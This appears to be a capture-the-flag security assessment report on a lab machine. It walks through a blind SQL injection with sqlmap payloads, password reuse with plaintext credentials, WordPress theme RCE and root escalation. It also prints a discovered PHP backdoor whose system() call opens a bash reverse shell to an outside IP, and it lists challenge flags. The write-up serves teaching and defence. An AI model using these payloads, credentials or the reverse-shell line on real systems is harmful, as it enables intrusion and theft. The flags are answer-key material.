Demo Company
Security Assessment Findings Report

Date: November 19th, 2022

Contact Information

Name	Title	Contact Information
NUWE x Schneider Electric		
TreKar	Participant	Email: german.puerto.rodriguez@gmail.com Github: https://github.com/TreKar99

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
Security Audit	Machine IP: 35.178.97.191

Security Audit Findings

SQL Injection – http://internal.vese.com (Critical)

Description:	SQLInjection boolean-based blind type through parameter in POST http method.
Impact:	Critical
System:	35.178.97.191
References:	https://owasp.org/www-community/attacks/Blind_SQL_Injection

---


Exploitation Proof of Concept

We are in the internal domain:


- We have a login interface in the index.html with a user-pass authentication.

- The data is processed through data in a POST http request

- The data is compared to a database is based on SQL, and we can do an scan with sqlmap tool to view if its vulnerable.




- We see that username parameter is vulnerable to a boolean-based blind injection.



- Now we can retrieve the databases of the system, including the users and their passwords.

Remediation

Who:	IT Team
Vector:	Update back-end login form.
Action:	Item 1: SANITIZACION, the user can’t put malicious request in input trought the post form

	to the php file. 

Privilege Escalation – fsudo (High)

Description:	Privilege escalation to root with the permissions of an executable.
Impact:	High

System:	35.178.97.191
References:	https://deephacking.tech/permisos-sgid-suid-y-sticky-bit-linux/

Exploitation Proof of Concept

We are in the machine with the user johnsysadmin, and we want to go to root

Remediation

Who:	IT Team
Vector:	SUID permissions
Action:	Item 1: Separate permisions of root and other users Item 2: Don't have this type of executables running

Exploitation Paths

The attack begins in the web interfaces of the 35.178.97.191 machine:

- The machine is doing virtual hosting, so we can have more than one web page at the same IP.

- The hacker makes a subdomain enumeration starting from the main page (vese.com), and founds 2 potentially vulnerables domains:


- internal.vese.com

- contact.vese.com

- The main page, vese.com, is managed by Word-Press and we can search for vulns and users with wpscan.

- We found some deprecated plugins but no vulnerables withouth auth, and we found a user: eladministrador, and the hacker search for credentials.

- The hacker was also doing a sniffing attack at the same time, and the machine was running a mqtt service.



- We have the credentials of patron user in mqtt service, and if “eladministrador” admin was reusing the passwords, we could have access.

- If we test the internal domain, we found a login form with POST http form, we see that compares the passwords in SQL databases.

- Now the hacker proves to make an SQLInjection, and success:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=fiumna') RLIKE (SELECT (CASE WHEN (7341=7341) THEN 0x6669756d6e61 ELSE 0x28 END))-- KFIL&pwd=a

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: username=fiumna') AND EXTRACTVALUE(5817,CONCAT(0x5c,0x7170706a71,(SELECT (ELT(5817=5817,1))),0x71766a7671))-- VReg&pwd=a

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=fiumna') AND (SELECT 8420 FROM (SELECT(SLEEP(5)))pChl)-- gwdv&pwd=a
---
```

- The username parameter is vulnerable, and the hacker can retrieve usernames and passwords.

- The hacker have now a list of password hashes of the users in the db.

- He cracks the passwords, and found the pass of the eladministrador user:

    eladministrador:windfarm123

- Now he have access to the internal system.

- The credentials are also good to the WP-admin login

    ElAdministrador:windfarm123

- Now the hacker can make RCE trough a theme, in this case the twenty-twentytwo theme.

- The hacker now has access to the machine, and can do privilage escalation.

PRIV ESCALATION

- We imagine the hacker is the it_consultant, and the hacker wants to be root to modify the sensors.

- We see another users: eliseo, juliana, smb and johnsysadmin.

- The user johnsysadmin is reusing the password of the mqtt service:

    johnsysadmin:eL_Administrador_dE_SisteMaS


- Now we are johnsysadmin and he can execute all with privileges

- If we do sudo bash -p, we have a terminal as root, like the hacker.


POST EXPLOTATION OF HACKER

- If we do forensics we will see the hacker have a couple of backdoors:

1. http://contact.vese.com



- This domain represents the contact form, and if we see how it works, the index page calls the test_comment.php file.




- It has a strange php function in the middle, if we decrypt it, we found that with this parameters the hacker has a reverse shell:

```
if ($name == "test1" && $email == "test@test.com" && $message == "test2"){
  system("bash -c 'bash -i >& /dev/tcp/158.46.250.151/9001 0>&1'");
}
```

2. nano tool

- In the machine, if we try to edit a text file with nano, it gives the currently data.

- If we search what is nano at his path, we found that is doing also a reverse shell!!!



FLAGS (finded)

SQLInjection

key:nujnlhrZZKidXugUkCtiUgqDMuoDbnA3

data:cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37

{FLAG_INTWEBSI_SQLI_306481}

DECRYPT ME - setup.sql - Passwords are MD5 hashed

key:qL1cmCvxPS626V9MBVCL3x18LKZc4oc8

data:ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2

{FLAG_INTWEBSI_IHAL_421571}

BACKDOOR PHP - contact.vese.com - index.html - test_comment.php

key:5Mk3rXNhMC8Osgpki3iOcdVTkSAIMdxE

data:426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34

{FLAG_PUBWEBSI_BACK_892356}

PSEUDOTERMINAL

key:IUt0zFZKcPsLo2yek7OgSpockEd80LOA

data:73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8

{FLAG_PSEUTERM_COIN_256579}

WP theme - twentytwentytwo - functions.php

key:J32cPxD451QLr4seGG1YDFAlznqsaCJ7

data:f860b24203c8f0ca804562ab4dd27306693d89f747d10473ee2d9635140a58b1

{FLAG_PUBWEBSI_PWDR_660749}

WIRESHARK

key:qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b

data:b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378bdbea8a3f860dca

{FLAG_SHARKNET_SNIF_759871}

FLAG.TXT - MISC

key:pIsTOK52x5NH8Um7e1a2PQV8JVn6qeoC

data:110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568

{FLAG_PSEUTERM_MISC_359867}

.bashrc

key:30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu

data:991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc

{FLAG_MAINHOST_FASU_172836}